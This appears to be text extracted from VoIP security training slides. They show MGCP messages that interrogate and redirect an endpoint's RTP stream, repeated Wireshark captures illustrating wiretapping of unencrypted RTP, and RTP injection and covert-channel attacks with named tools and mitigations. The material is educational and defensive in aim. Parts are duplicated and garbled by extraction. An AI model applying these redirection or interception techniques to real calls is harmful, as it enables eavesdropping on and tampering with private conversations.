
- Interrogate an individual end point:
 - AUCX 1500 [So/SU1/DS1-0/1@mgcp.gateway](#) MGCP 0.1
 - I: 2BD85
 - F: C,N,L,M,LC,P
 - 200 1500
 - C: D00000000206e6dd000000F580000aac
 - N: [ca@mgcp.gateway:2427](#)
 - L: p:20, a:PCMU, s:off, t:b8
 - M: sendrecv
 - P: PS=4148, OS=663680, PR=770, OR=122723, PL=0, JI=0, LA=0
 - v=0
 - **c=IN IP4 10.76.233.33**
 - **m=audio 18936 RTP/AVP 0 100**
 - a=rtpmap:100 X-NSE/8000

MGCP

- Redirect individual end point:
 - MDCX 1000 So/SU1/DS1-o/1@mgcp.gateway MGCP 0.1
M=audio 17994 RTP/AVP
C=IN IP4 10.100.100.1


MGCP

RTP redirection



MGCP

RTP redirection



RTP - Media protocol weaknesses



Wiretapping

- RTP is not encrypted by default so Wiretapping is possible

The image shows a Wireshark capture of RTP traffic. The main pane displays a list of packets with columns for No., Time, Source, Destination, Protocol, and Info. Packet 798 is highlighted, showing an RTP payload of type ITU-T G.729. The packet details pane below shows the structure of the captured frame: Ethernet II, Internet Protocol, and User Datagram Protocol. The hex dump at the bottom shows the raw bytes of the packet, with ASCII characters visible on the right side.


No.	Time	Source	Destination	Protocol	Info
794	26.255480	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36294, Time=869581
795	26.255482	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49254, Time=1099480
796	26.266091	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49245, Time=1098040
797	26.266157	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36285, Time=868141
798	26.276007	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49255, Time=1099540
799	26.280348	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36295, Time=869741
800	26.287096	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49246, Time=1098200
801	26.290060	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36286, Time=868301
802	26.294285	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49256, Time=1099800
803	26.300294	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36296, Time=869901
804	26.302135	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49247, Time=1098360
805	26.305057	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36287, Time=868461
806	26.314807	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49257, Time=1099960
807	26.320352	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36297, Time=870061
808	26.323085	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49248, Time=1098520
809	26.326055	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36288, Time=868621
810	26.335327	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49258, Time=1100120
811	26.340290	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36298, Time=870221
812	26.344077	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49249, Time=1098680

Frame 798 (74 bytes on wire, 74 bytes captured)
Ethernet II, Src: Cisco_lf:47:3f (00:13:1a:1f:47:3f), Dst: DellEsgP_a4:38:23 (00:0b:db:a4:38:23)
Internet Protocol, Src: 165.172.20.235 (165.172.20.235), Dst: 165.172.3.4 (165.172.3.4)
User Datagram Protocol, Src Port: 40002 (40002), Dst Port: 40000 (40000)
Source port: 40002 (40002)
Destination port: 40000 (40000)
Length: 40
Checksum: 0x94ed [correct]

```
0000 00 0b db a4 38 23 00 13 1a 1f 47 3f 08 00 45 00  ....8#...G?..E.  
0010 00 3c b4 d5 00 00 1e 11 84 94 a5 ac 14 eb a5 ac  ..<...B.@.(.....g..  
0020 03 04 9c 42 9c 40 00 28 94 ed 80 12 c0 67 00 10  .x..../..d..M.e..  
0030 c7 78 04 07 ac 00 2f a3 64 2e 02 4d 0f 65 fd 7f  ..c...7..c.
```

Wiretapping

- RTP is not encrypted by default so Wiretapping is possible



The image shows a Wireshark capture of RTP traffic. The main pane displays a list of packets with columns for No., Time, Source, Destination, Protocol, and Info. A red circle highlights a specific packet (No. 798) where the payload is visible in hexadecimal and ASCII. The packet details pane below shows the structure of the captured data: Ethernet II, Internet Protocol, and User Datagram Protocol. The hex dump at the bottom shows the raw bytes of the packet, with the ASCII column displaying characters like '8#.. .G?..E.', 'c..<.....', '..B.@.(.....g..', '.x..../. d..M.e..', and '..c..7.. c.'

No.	Time	Source	Destination	Protocol	Info
794	26.255480	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36294, Time=869581
795	26.255482	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49254, Time=1099480
796	26.266091	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49245, Time=1098040
797	26.266157	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36285, Time=868141
798	26.276007	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49255, Time=1099540
799	26.280348	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36295, Time=869741
800	26.287096	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49246, Time=1098200
801	26.290060	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36286, Time=868301
802	26.294285	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49256, Time=1099800
803	26.300294	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36296, Time=869901
804	26.302135	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49247, Time=1098360
805	26.305057	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36287, Time=868461
806	26.314807	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49257, Time=1099960
807	26.320352	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36297, Time=870061
808	26.323085	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49248, Time=1098520
809	26.326055	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36288, Time=868621
810	26.335327	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49258, Time=1100120
811	26.340290	165.172.3.4	165.172.20.235	RTP	Payload type=ITU-T G.729, SSRC=19487128, Seq=36298, Time=870221
812	26.344077	165.172.20.235	165.172.3.4	RTP	Payload type=ITU-T G.729, SSRC=67611648, Seq=49249, Time=1098680

Frame 798 (74 bytes on wire, 74 bytes captured)
Ethernet II, Src: Cisco_lf:47:3f (00:13:1a:1f:47:3f), Dst: DellEsgP_a4:38:23 (00:0b:db:a4:38:23)
Internet Protocol, Src: 165.172.20.235 (165.172.20.235), Dst: 165.172.3.4 (165.172.3.4)
User Datagram Protocol, Src Port: 40002 (40002), Dst Port: 40000 (40000)
Source port: 40002 (40002)
Destination port: 40000 (40000)
Length: 40
Checksum: 0x94ed [correct]

```
0000 00 0b db a4 38 23 00 13 1a 1f 47 3f 08 00 45 00  ....8#.. .G?..E.
0010 00 3c b4 d5 00 00 1e 11 84 94 a5 ac 14 eb a5 ac  ..<.....
0020 03 04 9c 42 9c 40 00 28 94 ed 80 12 c0 67 00 10  ..B.@.( .....g..
0030 c7 78 04 07 ac 00 2f a3 64 2e 02 4d 0f 65 fd 7f  .x..../. d..M.e..
0040 e1 e8 63 c0 00 37 ca 27 63 cf  ..c..7.. c.
```

Wiretapping

- RTP is not encrypted by default so Wiretapping is possible

sniff_165.172.3.4.cap - Wireshark

Filter:

No.	Time	Source
794	26.255480	165.172.3.4
795	26.255482	165.172.20.23
796	26.266091	165.172.20.23
797	26.266157	165.172.3.4
798	26.276007	165.172.20.23
799	26.280348	165.172.3.4
800	26.287096	165.172.20.23
801	26.290060	165.172.3.4
802	26.294285	165.172.20.23
803	26.300294	165.172.3.4
804	26.302135	165.172.20.23
805	26.305057	165.172.3.4
806	26.314807	165.172.20.23
807	26.320352	165.172.3.4
808	26.323085	165.172.20.23
809	26.326055	165.172.3.4
810	26.335327	165.172.20.23
811	26.340290	165.172.3.4
812	26.344077	165.172.20.23

Frame 798 (74 bytes on wire, 74 captured)

- Ethernet II, Src: Cisco_lf:47:8d:33:30:45, Dst: 165.172.20.23
- Internet Protocol, Src: 165.172.3.4, Dst: 165.172.20.23
- User Datagram Protocol, Src Port: 40002, Dst Port: 40000

Source port: 40002 (40002)
Destination port: 40000 (40000)
Length: 40
Checksum: 0x94ed [correct]

0000 00 0b db a4 38 23 00 13 1 1
0010 00 3c b4 d5 00 00 1e 11 8
0020 03 04 9c 42 9c 40 00 28 9
0030 c7 78 04 07 ac 00 2f a3 6
0040 e1 e8 63 c0 00 37 ca 27 6

Frame 524: Associated Call

Metric	Value
Payload Type	PCMA
Received Packets	530
Lost Packets	0
Out of Sequence Packets	0
Duped Packets	0
Average Jitter	98
Maximum Jitter	131
R-Factor	9
Mean Opinion Score	1
Avg RTT	Unavailable
Max RTT	Unavailable
Jitter Buffer Delay (ms)	20
Jitter Buffer Packets Dropped	498
Jitter Buffer Out-of-sequence	0
SQS Bin 1 (0.5)	10
SQS Bin 2 (5)	105
SQS Bin 3 (10)	178
SQS Bin 4 (15)	107
SQS Bin 5 (20)	70
SQS Bin 6 (25)	20
SQS Bin 7 (30)	8
SQS Bin 8 (35)	4
SQS Bin 9 (>35)	25

200.116.179.134 (32514) => 200.116.179.119 (32514), Fixed Jitter Buffer (20ms)

7296 250

0 -7296 0

Play All Play Pause Resume Stop Save Jitter

87128, Seq=36294, Time=869581
11648, Seq=49254, Time=1099480
11648, Seq=49245, Time=1098040
87128, Seq=36285, Time=868141
11648, Seq=49235, Time=1098540
87128, Seq=36295, Time=869741
11648, Seq=49246, Time=1098200
87128, Seq=36286, Time=868301
11648, Seq=49256, Time=1099800
87128, Seq=36296, Time=869901
11648, Seq=49247, Time=1098360
87128, Seq=36287, Time=868461
11648, Seq=49257, Time=1099960
87128, Seq=36297, Time=870061
11648, Seq=49248, Time=1098520
87128, Seq=36288, Time=868621
11648, Seq=49258, Time=1100120
87128, Seq=36298, Time=870221
11648, Seq=49249, Time=1098680


RTP

Media Injection

- Vulnerability
 - Media channel packets are unauthenticated and unencrypted
- Attack:
 - Inject new media into an active media channel
 - Replace media in an active media channel
- Effect:
 - Modification of media
 - Replacement of media
 - Deletion of media


RTP injection

- ISECPartners published at the BlackHat07 allowing to inject sound during a conversation.
- How it's possible?
 - RTP unencrypted
 - UDP makes injection easy
 - SSRC is static for the entirety of a conversation
 - Sequence number & Timestamp are monotonically increasing



RTP Covert Channel

- Vulnerability
 - Media channel packets are unauthenticated and unencrypted
- Attack:
 - Manipulate an active media channel and embed covert communication data
 - Extract covert communication data from an active media channel
- Effect:
 - Send covert data using someone else's call media
 - Receive covert data embedded into someone else's call media



RTP Covert Channel

- Tools
 - SteganRTP
 - <http://sourceforgenet/projects/steganrtp/>
 - Vo2IP
 - No longer available
- Mitigation
 - Authenticate or verify media packets
 - Encrypt the media channel (some protection)

Unified Communication and Features abuse

